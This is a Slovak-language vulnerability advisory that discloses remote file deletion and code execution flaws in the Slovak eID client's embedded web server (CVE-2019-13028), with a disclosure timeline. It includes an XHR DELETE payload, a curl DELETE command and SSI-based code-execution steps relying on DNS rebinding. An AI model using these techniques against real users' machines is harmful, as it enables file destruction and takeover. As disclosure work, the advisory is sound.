
Binary House Vulnerability Research

BINARY HOUSE



Vulnerability Report

VENDOR	DATE	ID
NASES / MINV	28.02.2019	BHVR2019-01

1 Úvod

Spoločnosť Binary House (BHVR) identifikovala zraniteľnosti v produkte eID klient vo verzii 3.0.0 a nižšie.

2 Zhrnutie

Na prihlásenie do portálu slovensko.sk sa používa program eID klient, ktorý je lokálne nainštalovaný na počítači používateľa. Tento program obsahuje jednoduchý open-source webový server civet-webserver, ktorý je odvodený od webového servera Mongoose a počúva na TCP porte 15480. Z dôvodu zlej implementácie civet-webservera do eID klienta je možné vzdialené spustenie (škodlivého) kódu, alebo vymazanie súborov na počítači klienta. Na zneužitie tejto zraniteľnosti sa vyžaduje interakcia používateľa, ktorý musí navštíviť web stránku alebo otvoriť súbor. V jednom špecifickom prípade exploitácie nie je potrebná interakcia používateľa.

3 Podrobnosti o zraniteľnosti

Na spracovanie HTTP požiadaviek slúži funkcia `handle_request()` v rámci ktorej je metóda `0x6AAE1E20 -> 0x6AAE20D0 -> HttpServer::handleEvent`, ktorá spracúva nasledujúce požiadavky (application's endpoints):

- /logo
- /certificateIssuingProcess
- /cardUpgradeProcess
- /?authnId
- /?tcTokenURL
- /eSign/activatePIN
- /eSign/signpkcs10

Ak sa spracuje požiadavka, ktorá smeruje na jeden z uvedených end pointov, program skočí na epilog funkcie `handle_request()`, na adresu `0x6AAF040E`. Problém spočíva v tom, že ak

HTTP požiadavka je mimo hore uvedeného zoznamu (end pointov), program pokračuje ďalej na adrese `0x6AAFFBB7` vo funkcii zodpovednej za spracovanie požiadaviek.

Obrázok 1 - Image base: 0x6AAD0000 (local-http-interface.dll)

Súčasťou tejto funkcii je kód na spracovanie a zobrazovanie dynamického obsahu pomocou CGI (Common Gateway Interface) / SSI (Server Side Includes) a spracovanie problematických HTTP metód, ktoré si jednotlivo rozoberieme v ďalšej časti reportu:

- DELETE
- PUT

DELETE

Metóda DELETE slúži na zmazanie zdroja (súboru) uvedeného v URL adrese.

mongoose.c (Zdrojový kód zodpovedný za spracovanie metódy DELETE)

```
3119 int mg_remove(const char *path) {
3120   wchar_t wbuf[PATH_MAX];
3121   to_unicode(path, wbuf, ARRAY_SIZE(wbuf));
3122   return DeleteFileW(wbuf) ? 0 : -1;
3123 }
...
6741   } else if (!strcmp(ri->request_method, "DELETE")) {
6742     if (mg_remove(path) == 0) {
6743       send_http_error(conn, 200, NULL, "");
```

PUT


Metóda PUT slúži na uloženie dát obsiahnutej v tejto požiadavke do súboru uvedeného v URL adrese.

mongoose.c (Zdrojový kód zodpovedný za spracovanie metódy PUT)

```
5716 static int forward_body_data(struct mg_connection *conn, FILE *fp,
5717                                struct mg_connection *dst_conn, int
                                  send_error_on_fail) {
5718   const char *expect;
5719   char buf[DATA_COPY_BUFSIZ];
5720   int to_read, nread, success = 0;
5721
5722   expect = mg_get_header(conn, "Expect");
5723   MG_ASSERT(fp != NULL);
5724
5725   // content_len==-1 is all right; it's just either Transfer-Encoding
       or a HTTP/1.0 client.
6226   if (!strcmp(conn->request_info.request_method, "POST") ||
6227       !strcmp(conn->request_info.request_method, "PUT")) {
6228     send_http_error(conn, 411, NULL, "");
...
6278 static void put_file(struct mg_connection *conn, const char *path) {
6279   struct mgstat st;
6280   const char *range;
6281   int64_t r1, r2;
6282   FILE *fp;
6283   int rc;
6284
6285   if (mg_is_producing_nested_page(conn))
6286     return;
6287   mg_set_response_code(conn, mg_stat(path, &st) == 0 ? 200 : 201);
6288
```

```
6289    if ((rc = put_dir(path)) == 0) {
6290      mg_write_http_response_head(conn, 0, 0);
6291    } else if (rc == -1) {
6292      send_http_error(conn, 500, NULL,
6293                      "put_dir(%s): %s", path, mg_strerror(ERRNO));
6294    } else if ((fp = mg_fopen(path, "wb+")) == NULL) {
6295      send_http_error(conn, 500, NULL,
6296                      "fopen(%s): %s", path, mg_strerror(ERRNO));
6297    } else {
6298      set_close_on_exec(fileno(fp));
6299      range = mg_get_header(conn, "Content-Range");
6300      r1 = r2 = 0;
6301      if (range != NULL && parse_range_header(range, &r1, &r2) > 0) {
6302        mg_set_response_code(conn, 206);
6303        if (fseeko(fp, r1, SEEK_SET) == -1) {
6304          send_http_error(conn, 500, NULL,
6305            "fseeko(%s, %" PRId64 "): %s", path, r1, mg_strerror(ERRNO));
6306          (void) mg_fclose(fp);
6307          return;
6308        }
6309      }
6310      if (forward_body_data(conn, fp, NULL, 1)) {
6311        mg_write_http_response_head(conn, 0, 0);
6312      }
6313      (void) mg_fclose(fp);
6314    }
6315  }
...
6735    } else if ((!strcmp(ri->request_method, "PUT") ||
6736                !strcmp(ri->request_method, "DELETE")) &&
6737               is_authorized_for_put(conn) != 1) {
6738      send_authorization_request(conn);
6739    } else if (!strcmp(ri->request_method, "PUT")) {
6740      put_file(conn, path);
...
```

Na spracovanie PUT metódy sa volá funkcia `put_file()`, po úspešnej identifikácii metódy na riadku 6739 z hore uvedeného zdrojového kódu. Následne sa na riadku 6294 volá funkcia `mg_fopen()`, ktorá vytvorí súbor (dátový prúd) a na riadku 6310 sa volá funkcia `forward_body_data()`, ktorá je zodpovedná za zápis obsahu do vytvoreného súboru. Avšak v zdrojovom kóde sa nachádza podmienka na riadku 6226 a 6227, ktorá overuje či HTTP metóda je POST alebo PUT. Ak je táto podmienka splnená, tak sa zavolá funkcia `send_http_error()` a k zápisu obsahu do súboru nedôjde. Z tejto analýzy vyplýva, že s validnou PUT požiadavkou nie je možne vykonať zápis, ale len vytvoriť prázdny súbor.



Obrázok 2 - !strcmp(conn->request_info.request_method, "PUT")

SSI / CGI

Civit-webserver podporuje dve direktívy SSI (Server Side Includes), `include` a `exec` v súboroch s príponami `shtml` a `shtm`. V prípade CGI (Common Gateway Interface) integrovaný web server podporuje spúšťanie binárnych súborov s príponami `cgi`, `pl` a `php`.

mongoose.c (Zdrojový kód zodpovedný za spracovanie CGI/SSI)

```
438   "C", "cgi_pattern",                     "**.cgi$|**.pl$|**.php$",
...
445   "S", "ssi_pattern",                     "**.shtml$|**.shtm$",
...
6767  #if !defined(NO_CGI)
6768    } else if (match_string(get_conn_option(conn, CGI_EXTENSIONS),
6769                            -1,
6770                            path) > 0) {
6771      if (strcmp(ri->request_method, "POST") &&
6772          strcmp(ri->request_method, "GET")) {
6773        send_http_error(conn, 501, NULL,
6774                        "Method %s is not implemented", ri->request_method);
6775      } else {
6776        handle_cgi_request(conn, path);
6777      }
6778  #endif // !NO_CGI
6779    } else if (match_string(get_conn_option(conn, SSI_EXTENSIONS),
6780                            -1,
6781                            path) > 0) {
6782      handle_ssi_file_request(conn, path);
6783    } else if (is_not_modified(conn, &st) &&
6784               304 == mg_set_response_code(conn, 304)) {
6785      send_http_error(conn, 304, NULL, "");
6786    } else {
6787      handle_file_request(conn, path, &st);
6788    }
```

4 Exploitácia

Zmazanie / prepísanie súborov

Vzdialené zmazanie alebo prepísanie súboru na počítací používateľa umožňujú hore uvedené implementované a dostupné HTTP metódy DETELE alebo PUT pomocou JavaScript objektu `XMLHttpRequest` (XHR) cez webový prehliadač. Keďže ide o medzi-doménovú požiadavku,

táto požiadavka je zablokovaná politikou CORS (Cross-Origin Resource Sharing). Toto obmedzenie je možné úspešne obísť pomocou techniky DNS rebinding.

delete.html (Časť JavaScript/jQuery kódu, pomocou ktorého sa pošle XHR požiadavka s metódou DELETE)

```
$.ajax({
    type: 'DELETE',
    url: 'http://127.0.0.1:15480/test.txt',
    success: function() {
        alert('Subor zmazany!')
    }
});
```

Na Linuxe a MacOS je možné odstrániť/prepísať súbor aj bez interakcií používateľa a to z dôvodu že služba eID klienta (EAC_MW_klient) počúvajúca na TCP porte 15480 je dostupná na všetkých lokálnych IP adresách počítača (0.0.0.0) ako to dokazuje dole uvedený výpis z netstatu. Verzia eID klienta pre Windows počúva len na localhoste.

```
marek@test:~# netstat -tulpn | grep 15480

Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address  Foreign Address State  PID/Program name
tcp        0      0 0.0.0.0:15480  0.0.0.0:*       LISTEN 3739/EAC_MW_klient
```

Zaslanie HTTP požiadavky programom `curl` s metódou DELETE na zmazanie súboru na vzdialenom počítači:

```
marek@test:~# curl -X DELETE http://192.168.1.198:15480/test.txt

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "DTD/xhtml1-
strict.dtd"><html><head><meta http-equiv="Content-Type" content="text/html;
...
```

Video, ktoré demonštruje zneužitie zraniteľnosti je dostupné na URL adrese:

- https://www.binary.house/eid/eid_delete_demo.mp4

Vzdialené spustenie kódu

Spracovanie SSI/CGI skriptov v rámci eID klienta umožňuje vzdialené spustenie škodlivého kódu s právami prihláseného používateľa. Z dôvodu nefunkčnosti HTTP metódy PUT, ktorá by umožnila nahrať súbor, je nutné použiť alternatívnu metódu. Na demonštráciu spustenia kódu sa použije populárna linuxová distribúcia Ubuntu s prehliadačom Google Chrome (plne aktualizované verzie). V prípade Linuxu je `DOCUMENT_ROOT` pre integrovaný web server domovský adresár prihláseného používateľa. Toto sa dá využiť v kombinácii s automatickým sťahovaním súborov vo webovom prehliadači Chrome.

Kroky na vzdialené spustenie kódu:

1. Automatické stiahnutie súboru (SSI alebo CGI) do adresára `Downloads` pomocou JavaScriptu.
2. GET požiadavka na localhost:15480 s URL cestou na stiahnutý súbor, napríklad: `/Downloads/shell.shtml`

Video, ktoré demonštruje zneužitie zraniteľnosti je dostupné na URL adrese:

- https://www.binary.house/eid/eid_rce_demo.mp4

5 Kredit

Marek Alakša zo spoločnosti Binary House.

6 O spoločnosti

Binary House je slovenská spoločnosť so sídlom v Bratislave, ktorá poskytuje služby v oblasti ofenzívnej IT bezpečnosti. Pomáha svojim klientom identifikovať a opraviť ich zraniteľné miesta v aplikáciách, sieťach a systémoch. Medzi poskytované služby patrí penetračné testovanie, bezpečnostné audity, reverzné inžinierstvo, vývoj PoC / Exploitov a útoky pomocou sociálneho inžinierstva. Pri nahlasovaní zraniteľností sa riadi podľa pravidiel zverejňovania zraniteľností.

7 Časová os nahlásenia zraniteľností

27.02.2019	Prvotný kontakt s GOV CERT SK
28.02.2019	GOV CERT SK bol informovaný o zraniteľnostiach
28.02.2019	GOV CERT SK potvrdil prijatie reportu
01.03.2019	GOV CERT SK informoval Ministerstvo vnútra SR ako vlastníka eID a národnú / vládnu jednotku CSIRT
01.03.2019	Ďakovný telefonát zo spoločnosti DXC Technology
02.03.2019	Vydané opravené verzie eID
04.03.2019	Zverejnená tlačová správa Ministerstva vnútra SR
07.03.2019	Stretnutie na ÚPVII - Sekcia kybernetickej bezpečnosti
24.06.2019	Stretnutie na Úrade vlády SR
25.06.2019	Zverejnené detaily o zraniteľnostiach na web stránke CSIRT SK
27.06.2019	Zaslaná žiadosť MITRE o pridelenie CVE
28.06.2019	Pridelené CVE-2019-13028
08.07.2019	Zverejnený report BHVR2019-01

8 Odkazy

- https://www.csirt.gov.sk/aktualne-7d7.html?id=194&type=0
- https://www.csirt.gov.sk/doc/eid_klient_tlacova_sprava.pdf
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-13028
- https://www.minv.sk/?tlacove-spravy&sprava=pouzivatelom-e-sluzieb-automaticky-aktualizujeme-aplikaciu-pre-elektronicky-obciansky-preukaz

9 Kontakt

- www.binary.house
- info@binary.house

Verejný GPG kľuč je dostupný na https://www.binary.house/binaryhouse.asc.

Odtlačok kľúča: `A096C3DD77A5410EF3C42F30941C43545BE716D0`